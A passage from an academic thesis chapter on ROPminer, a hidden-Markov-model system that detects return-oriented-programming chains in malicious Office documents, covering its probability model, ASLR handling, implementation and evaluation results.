For modeling byte sequences that include ROP chains, an HMM is designed to use the byte sequence of data as an observed sequence and the label sequence as a hidden state sequence. Therefore, the emission symbols of an HMM are the set of 0x00-0xFF. As argued in Section 2.2, ROP chains generally consist of three components: ROP gadget addresses (*addr*), constant values (*const*), and junk data (*junk*). In addition, the ROP chains are embedded in data such as documents and network payloads that generally have the same format as benign one for being loaded on the memory properly. The bytes of this data have the label called *data*. Therefore, the state space consists of the set of addr[1-4], const[1-4], junk, and data labels, where the index number indicates the byte-wise position in the components, e.g., addr3 means the third byte of a ROP gadget address. Fig. 2.3 depicts the state transition diagram of an HMM of 32-bit ROP chains designed for our detection method. In the diagram, D denotes data, A addr, C const, and J junk.

Fig. 2.4 and Fig. 2.5 shows an example model of ROP chains embedded in OLE2 files that uses the library of MSCOMCTL.OCX for their ROP gadgets. The former figure shows the transition probabilities of the model and the latter shows the emission probabilities. These figures can exhibit the differences in the probabilities among the labels. The transition probabilities are compliant to the state transition diagram in the Fig. 2.3. In addition, the emission probabilities are following the byte-level characteristics of ROP chains described in Section 2.2.2.

With our method, HMM model parameters $\theta = (A, B, \pi)$ are generated by supervised learning. We apply labeled data for the training data every byte of which has a





Figure 2.3: State transition diagram for byte-wise HMM of 32-bit ROP chain embedded in data

corresponding label.

By using the training data, the transition probability $a_{i,j} \in A$ in which state $i$ transits to state $j$, the emission probability $b_{j,o} \in B$ in which state $j$ emits symbol $o$, and the initial state probability $\pi_i \in \pi$ of state $i$ are computed as follows.

$$a_{i,j} = \frac{K_{i,j}}{\sum_{k \in Z} K_{i,k}}, b_{i,o} = \frac{M_{i,o}}{\sum_{p \in V} M_{i,p}}, \pi_i = \frac{N_i}{\sum_{j \in Z} N_j} \tag{2.1}$$

where $V$ is the set of emission symbols, $Z$ is the set of hidden states, $K_{i,j}$ is the number of transitions from state $i \in Z$ to state $j \in Z$, $M_{i,o}$ is the number of symbols $o \in V$ emitted by state $i$, and $N_i$ is the number of initial states $i$.

When calculating the emission probabilities of addr[1-4], a sampling bias problem occurs. This is because the gadget addresses that appear in the known samples are quite limited. However, attackers can create ROP chains that behave equivalently to the known chains by using addresses that do not exist in the known chains. Therefore, we avoid this problem by learning the libraries adopted for ROP gadgets. We extract all available gadget address candidates from the library used to create chains. The extracted addresses are used to learn the emission probabilities of addr[1-4] by using Equation (1).

We applied HMMs because of the following three reasons. First, byte array of data are regarded as sequence data, in which structured learning methods such including HMMs are suitable. Second, the relationship between observed bytes and ROP component labels is similar to latent variable models such as an HMM. Third, the assumption of Markov property strongly helps the method for accelerating the probabilistic calculation done in the detection process. Without the property, we cannot construct a quick method; therefore, we adopt HMMs.





Figure 2.4: Transition probabilities of an example model

### 2.3.4 Detection Phase

#### Run-time Model Update

Several exploits in the wild employ JIT-ROP [90] for their ROP chains; therefore, our method targets ASLR-enabled libraries if memory map information of the target applications is available. Under the ASLR-enabled environment, a library is mapped at the various addresses. Therefore, probabilities of gadget addresses (addr[1-4]) of learned models dynamically change depending on the mapped address. This causes a problem that the model which only learned a static binary information of a library cannot work properly. Our method handles this problem by updating learned models on the basis of input memory map information.

Fig. 2.6 describes the transfer mechanism of memory map information. Our method installs light-weight userland agents to the defending target and collects memory map information via the agents. The information is generally collected through system utilities provided by OSes. For example, /proc/{PID}/maps can provide them on Linux and VMMap [66] on Windows. The agents uses these to collect the information and send it to the NIDS implemented with our method.

Since general ASLR implementation randomizes only higher bytes of the mapped address, our method updates a model of higher bytes of addr[1-4] by shifting its probability histogram required times. For example, when a library whose base address of the code region is 0x00100000 is mapped at 0x32200000, the probability histogram of addr[1] is shifted by 0x32 times and addr[2] by 0x20 times. Because this operation is done in $O(1)$, we can update models with little overhead.





Figure 2.5: Emission probabilities of an example model

### Probability Calculation

Static ROP chain detection sometimes causes false positives due to the appearance of byte sequences that look like gadget addresses in the data. For evading these false positives, we introduce the concept of RCI checking to static ROP chain detection. RCI is used to evaluate the integrity of a ROP gadget properly linking to another ROP gadget. If gadgets do not link properly, the chain is considered an invalid ROP chain. We call this situation "chain violation" (CV). By RCI checking, we can reduce the number of false positives derived due to accidentally occurring gadget-address-like byte sequences appearing. This is because false positives mostly cause CV.

To adopt RCI checking in our probabilistic method, we computed the probability that the HMM emits the observed byte sequence with no CV. This is used as the likelihood of ROP-based malicious data. The likelihood $L(\theta|X)$ is computed as follows;

$$L(\theta|X) = P(X, \bigcap_{(i,j)\in J_X} F_{i,j}|\theta) \tag{2.2}$$

$$= P(X|\theta)P(\bigcap_{(i,j)\in J_x} F_{i,j}|X, \theta) \tag{2.3}$$

where $X$ is the observed byte sequence, $i, j$ are the steps in which the corresponding byte $x_i, x_j \in X$ are interpreted as the chain source and destination, $J_X$ is the set of $(i, j)$ in $X$ and $F_{i,j}$ is a stochastic variable with which set $(i, j)$ does not cause CV.

Since directly computing the probability above is quite difficult, we made two assumptions for making it easier with approximate computation. (i) The probability that a ROP gadget address does not cause CV is independent of the probability that the other ROP gadget addresses do not cause CV. (ii) The state probability of the chain source is independent on that of the chain destination.





Figure 2.6: Transfer mechanism of memory map information

By assuming (i), the likelihood $L(\theta|X)$ of Equation (2) is approximately calculated as follows.

$$L(\theta|X) \approx P(X|\theta) \prod_{(i,j)\in J_x} P(i \neq A1 \cup j = A1|X,\theta) \tag{2.4}$$

It is then deformed as follows with the rule of complementary events.

$$L(\theta|X) \approx P(X|\theta) \prod_{(i,j)\in J_x} 1 - P(i = A1 \cap j \neq A1|X,\theta) \tag{2.5}$$

Eventually, it is approximately calculated as follows under the assumption of (ii).

$$L(\theta|X) \approx P(X|\theta) \prod_{(i,j)\in J_x} 1 - P(i = A1|X,\theta)P(j \neq A1|X,\theta) \tag{2.6}$$

where $A1$ is the label of addr[1].

Here, $P(X|\theta)$, $P(i = \cdot|X,\theta)$, and $P(j \neq \cdot|X,\theta)$ are quickly calculated using forward and forward-backward algorithms [77], respectively. Note that $\cdot$ here is a placeholder of the symbols. Therefore, we can also compute the entire likelihood $L(\theta|X)$ in a short time.

#### ROP Gadget Library Identification

To do the procedures introduced above, there are two questions to answer.

- What library should be employed to create a gadget dictionary and model?
- Which library and model should be used to inspect data?

For the first question, the method inspects target data with the model and dictionary generated from the non-ASLR DLLs for static ROP as the gadget libraries, as well as major ASLR-enabled DLLs used for JIT-ROP such as NTDLL.DLL and KERNEL32.DLL. The major ASLR-enabled DLLs are chosen on the basis of statistics of malicious data captured in the wild.

For the second question, the method adopts models and gadget dictionaries of non-ASLR DLLs and major ASLR-enabled DLLs for detection. Since our method generates a model for each gadget library, the method repeatedly inspects the target data while changing it. Therefore, it is preferable to identify the gadget library that is actually used by a target malicious data if possible, for reducing the inspection times. Several applications tend to load DLLs dependent on the contents that they read. Attackers often leverage this mechanism to force an application to load non-ASLR DLLs. For example, MS Office applications load non-ASLR DLLs such as MSVCR71.DLL, MSVCRT.DLL, and MSCOMCTL.OCX on the basis of ProgID/CLSID specified in the file as Li et al. [57] investigated.

When using ASLR-enabled DLLs, the order of models and dictionaries used for detection is also defined by the statistics of real-world attacks. This can reduce the number of detection times because attacks in the wild have a tendency.

#### Likelihood Ratio Test

Our method detects ROP chains by conducting a likelihood ratio test. Hence, the method first calculates the likelihood ratio $Z$ as follows.

$$Z = \frac{P(X|H_{Mal})}{P(X|H_{Ben})} = \frac{L(\theta_{Mal}|X)}{P(X|\theta_{Ben})} \tag{2.7}$$

where $H_{Mal}$ is a hypothesis that the inspected data is malicious (i.e., containing ROP chains), $H_{Ben}$ is a hypothesis that the inspected data is benign, $\theta_{Mal}$ is an HMM of malicious data with ROP chains, and $\theta_{Ben}$ is an HMM of benign data. Then, if $Z > t$ the data is detected as malicious; otherwise, it is benign, where $t$ is a threshold.

How to define parameters is an important problem for most learning-based systems. Since our method requires a threshold parameter $t$ for detection, we have to predefine it. In general, theoretically defining $t$ is difficult, we therefore experimentally define it by inspecting a development set already known to be malicious or benign. First, our method calculates the likelihood ratio of all data in the development set. Second, it calculates the true positive rates (TPRs) and false positive rates (FPRs) while changing $t$ from a low value to high value and plotting them as a curve. Then, it chooses $t$ on the basis of the strategy suitable for the task, e.g., the $t$ that produces the best balances of the TPR and FPR or the $t$ that makes the best TPR under the condition of no FPR.

## 2.4 Implementation

We implemented a prototype system called *ROPminer* that is based on our method for evaluation. ROPminer is instantiated for detecting malicious MS Office documents that are transferred on the network. This is because they are one of the major attack vectors in the recent ROP-based exploits.

ROPminer supports three document formats: CDF, OOXML, and RTF. We therefore implemented modules that parse files of each format and extract binaries embedded in them. If the input file is CDF, ROPminer just treats it as the inspection target. This is because CDF is a binary format and ROP chains are directly embedded in it. If the input is OOXML, ROPminer unzips it and extracts contained binary files as the inspection

target. These binary files are generally used to contain ROP chains in OOXML-based exploits. If the input is RTF, ROPminer first finds \objdata control words that contain binaries. Because \objdata contains binaries in hex strings, ROPminer then decodes them and regards the decoded binaries as the inspection target.

## 2.5 Evaluation

We conducted experiments with ROPminer for addressing the following research questions;

- RQ1: How accurately does the ROPminer detect?
- RQ2: What is the false positive rate of ROPminer?
- RQ3: How well does RCI checking work?
- RQ4: How fast is the throughput of the inspection by ROPminer?
- RQ5: How much memory is consumed while ROPminer performs inspection?
- RQ6: How is the overhead of gadget exploration and model learning?

### 2.5.1 Experimental Setup

Table 2.1 lists the datasets used in the experiments. For malicious samples, we collected the RTF-formatted and OOXML-formatted malicious documents that are most commonly used for file-based exploitation in the wild. Note that these files contain the other formatted files (e.g., an RTF-formatted file may contain OOXML-formatted files and CDF-formatted files in it) because they sometimes have nested structure. ROPminer also detects the malicious files contained in this nested structure. We confirmed that the malicious samples include at least several different ROP chains by manual analysis. According to the reports by VirusTotal (VT), the malicious files in the dataset exploit the following vulnerabilities: CVE-2010-{1297, 2883, 3333}, CVE-2012-{0158, 1856, 2539}, CVE-2013-{3346, 3906}, CVE-2014-{0496, 1761}, and CVE-2015-{1641, 1770, 2545}. Note that these vulnerabilities are sometimes used in combination for one malicious file. To conduct better experiments on ROP chain detection, the two data cleansing operations below are performed on the data.

- We removed the files that have $< 2$ positives in the VT reports because they are false positives in most cases.
- We also removed the files that exploit vulnerabilities which are known to be exploitable without ROP.

For the training set, 50 samples were randomly chosen and were labeled on the basis of manual analysis.

For benign samples, we adopted govdocs [30], which are the datasets collected for the forensic research. Since govdocs have several file formats, we can obtain MS Office document files. In addition, we also collected benign files using Bing search API [4]. We

Table 2.1: Datasets for evaluation

| Category | Label | Samples | Source | Collection period |
|---|---|---|---|---|
| Training | Malicious | 50 | VirusTotal (VT) [59] | 2016/12/26–2017/2/24 |
| | Benign | 278 | govdocs [30], bing | - |
| Test | Malicious | 1029 | VT [59] | 2016/12/26–2017/2/24 |
| | Benign | 1113 | govdocs [30], bing | - |

removed the files that have no data objects because they have no inspection target for ROPminer. After the removal, 40 files from govdocs and 1,351 files from bing remained.

Using the datasets, ROPminer first generated the HMMs of malicious and benign documents with the training set and then inspected the test set with them.

Table 2.2 shows the environment used for conducting the experiments. All inspections were done on a single CPU.

Table 2.2: Execution environments for evaluation

| | |
|---|---|
| CPU | Intel Xeon CPU E5-2660 v3 @2.60GHz |
| Memory | 32GB |
| OS | Ubuntu 14.04 LTS |

### 2.5.2 Detection Accuracy

For answering RQ1 and RQ2, we evaluated the false positives and false negatives in the experiments. The result of the experiment suggest that ROPminer detected all malicious samples with no false negatives and that the average FPR was 0.03. The experiment is done by moving the parameter $t$ for plotting the relationship between true positives and false positives as a receiver operating characteristic (ROC) curve. Fig. 2.7 describes the ROC curve of the inspection by ROPminer. The area under curve (AUC) is 0.97, which in general indicates that it functions well as a recognition system.

In addition, we conducted an experiment with the cross-validation to reduce the sampling bias in the experiment. The experiment employs the 50 malicious samples with labels as well as the 50 benign samples that are under-sampled from the benign category for avoiding the imbalanced data problem. Note that the ROP gadget libraries corresponding to the training data are used to build the models. We adopted 5-fold cross validation and calculated the average FPR and FNR for each detection trial. The experimental result suggested that ROPminer detected all malicious samples with no false negatives and that the average FPR was 0.04. This result is almost identical to the previous experiment. Note that how ROPminer can detect future malicious documents by using the models generated with older samples is discussed in Section 2.6.6.

For answering RQ3, we prepared another version of ROPminer which is without RCI checking and conducted the same experiment. The results suggested that its FNR was 0 and its FPR was 0.09. Since the FPR of ROPminer with RCI checking was 0.03, RCI checking decreased the FPR by 0.06 point. Therefore, RCI checking contributes to reduce false positives.





Figure 2.7: ROC curve of inspection by ROPminer

### 2.5.3 Performance

For answering RQ4, we also evaluated the performance of ROPminer while conducting the experiments. During the experiments, ROPminer inspected files at 0.96 s/file on average, and its throughput was around 0.83 Mbps/CPU. Fig. 2.8 plots the relationship between file size and inspection time. The data were fitted by linear regression and the correlation coefficients were 0.96. Thus, the relation between the file size and the processing time is fairly correlated, and ROPminer can scale linearly in the processing speed. The theoretical analysis of the computational complexity is discussed in Section 2.6.3.

In addition, for answering RQ5, we evaluated the memory consumption of ROPminer while conducting the experiments. The continuous memory consumption of the experiment is measured using top command, and the memory consumption per file is measured using a performance profiler. The average memory consumption throughout the experiments is 347.2 MiB/file. Fig. 2.9 plots the relationship between file size and average memory consumption. In the figure, we can see that the relationship between file size and memory consumption is linear. The data were fitted by linear regression, and the correlation coefficients were 0.96. Thus, it is experimentally proved that the relationship between file size and memory consumption is linear in the inspection by ROPminer. Moreover, since the regression coefficient was 803, ROPminer consumes 803 times as much memory as the file size it inspects. However, we found that this is a problem of our current implementation. Some part of ROPminer is implemented in Python and does not explicitly free the memory; therefore it uses four times as much redundant memory as an efficient implementation.





Figure 2.8: Plot of relationship between file size and inspection time

The memory consumption is theoretically analyzed in Section 2.6.4. According to the analysis, the efficient implementation can inspect in memory about 200 times the size of the file ROPminer inspects.

Fig. 2.10 plots the continuous observation of the memory consumption during the experiments. Although it has two spikes, the memory consumption during most of the experiments is limited to at most 1 GiB. Therefore, parallel execution is possible, considering the amount of equipped memory on recent machines. In addition, more concurrency will possible if the current implementation problem is fixed.

We investigated the size of files transferred on the network of an organization as realistic datasets. Fig. 2.11 gives the cumulative distribution function (CDF) of the file size of the datasets. In the figure, “realistic” indicates the file sizes on the network of the organization. The function shows that there is little difference in the file size distribution between realistic and govdocs. In addition, about 90% of files in both data sets were not more than 1 MB. Since ROPminer can quickly inspect files that are below 1 MB in $< 10$ seconds, its detection is quick enough to deploy it in real networks.

Lastly for answering RQ6, we measured the overhead of gadget exploration and model learning by ROPminer. Table 2.3 shows the duration of gadget exploration for two commonly used libraries. For each exploration, hours of execution duration is required. Since each of a symbolic execution begins from every byte of the code section of a library, the duration of gadget exploration mainly depends on the size of the code section. Table 2.4 depicts the duration of model learning. Each model takes only a few seconds to learn. Benign files are much faster to learn than malicious files since the benign files have just one type of label (i.e., data) and much simpler probabilistic calculation than malicious files.





Figure 2.9: Plot of relationship between file size and average memory consumption

Overall, gadget exploration has a certain overhead whereas model learning requires only a few seconds. However, the overhead is not a major problem for ROPminer because both gadget exploration and model learning are performed separately from runtime detection.

Table 2.3: Duration of Gadget Exploration

| DLL Name | Size of Code Section (KiB) | Exploration Duration | The number of ROP gadgets |
|---|---|---|---|
| MSVCR71.DLL | 690 | 18 h 32 m 50 s | 13,721 |
| MSCOMCTL.OCX | 233 | 8 h 3 m 12 s | 31,629 |

## 2.6 Discussion

### 2.6.1 Comparison to Prior Work

We compare ROPminer with prior work which detects ROP attacks on the basis of static analysis. Table 2.5 shows the fundamental comparisons of the approaches between ROPminer and the methods proposed by existing research. Overall, most of the existing methods rely on predefined heuristic rules with the explicit or implicit assumptions of the form of ROP chains, whereas ROPminer adopts a rather systematic approach based on statistical machine learning without strong assumptions. The rest of this section (Section 2.6.1) discusses the differences between ROPminer and the other methods in detail.





Figure 2.10: Plot of continuous observation of memory consumption during experiments

Table 2.4: Duration of Model Learning

| Category | Sum of Learned Size (KiB) | Learning Duration |
|---|---|---|
| Malicious | 19,984 | 15.2 s |
| Benign | 18,508 | 1.90 s |

**Check My Profile**

